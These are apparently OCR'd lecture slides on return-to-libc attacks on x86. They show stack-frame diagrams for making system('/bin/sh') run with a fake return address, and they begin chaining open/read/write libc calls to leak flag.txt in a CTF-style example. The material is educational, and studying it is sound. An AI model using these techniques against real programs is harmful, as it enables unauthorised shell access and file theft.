


```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```


Next instruction:
Access function params using ebp
(e.g., 1st arg is at ebp+8)

Return-to-libc attack (x86)

- After victim function returns to system



We've controlled the arg of system( )




```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

`pointer_to_bin_sh` is saved in edx for internal use

Return-to-libc attack (x86)

- After victim function returns to system



EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```


Next instruction:


```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Return-to-libc attack (x86)

- After victim function returns to system





```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```


Next instruction:


```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Return-to-libc attack (x86)

- After victim function returns to system





```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```


Next instruction:

```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Return-to-libc attack (x86)

- After victim function returns to system




EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
return to `0xdeadbeef`
(and then crash)

Return-to-libc attack (x86)

- After victim function returns to system



```
<system>:
push   ebp
...
ret
```

1. We created a fake stack with fake ret addr and an argument
2. `system("/bin/sh");` is executed as if it is legitimately invoked
3. Program crashes at `0xdeadbeef` (return addr of the fake stack)

Next instruction:
return to `0xdeadbeef`
(and then crash)

Return-to-libc (x86) summary

- We can reuse the existing code in libc to bypass NX
  - Create and feed a fake stack frame into a buffer by exploiting vulnerabilities
    - The return address points to a libc function
    - The arguments are placed correctly on the stack (`ebp+8`, …)
  - Libc function will be executed with the user-controlled arguments

Are we happy with this?


Return-to-libc (x86) summary

- Limitations of the return-to-libc attack
  - It does not work for x86_64 (64-bit) targets
    - Arguments should be stored in registers (`RDI`, `RSI`, `RDX`, …), not on the stack
      - How can we `mov` the pointer to `"/bin/sh"` into `RDI`?
  - It can only invoke one function and then crash
    - Easily mitigated because a program may disallow certain functions (`system`) or syscalls (`execve`). Can we make it execute multiple libc functions, instead?
    - e.g., a sequence of functions to print the contents of `"flag.txt"`
      - `int fd = open("flag.txt", O_RDONLY); // open a file (fd=3)`
      - `read(fd, gbuf_addr, 1040); // read from fd into a global buffer`
      - `write(1, gbuf_addr, 1040); // write gbuf to stdout (fd=1)`

(Note: File descriptors `0`, `1`, `2` are reserved for `stdin`, `stdout`, `stderr`)

Extensibility of return-to-libc

- Example: Chaining three libc function calls



lower

higher

buf[8]

saved ebp

ret_addr

[Payload]

AAAA

AAAA

AAAA

addr_open()

???

addr_"flag.txt"


0 (O_RDONLY)

```
[Goal]
1. int fd = open("flag.txt", O_RDONLY);
2. read(fd, gbuf_addr, 1040);
3. write(stdout, gbuf_addr, 1040);
```

1. `open("flag.txt", O_RDONLY);` is invoked
2. return to ???

Extensibility of return-to-libc

- Example: Chaining three libc function calls



lower

buf[8]

saved ebp

ret_addr

higher

AAAA

AAAA

AAAA

addr_open( )

addr_read( )

addr_"flag.txt"

0 (O_RDONLY)

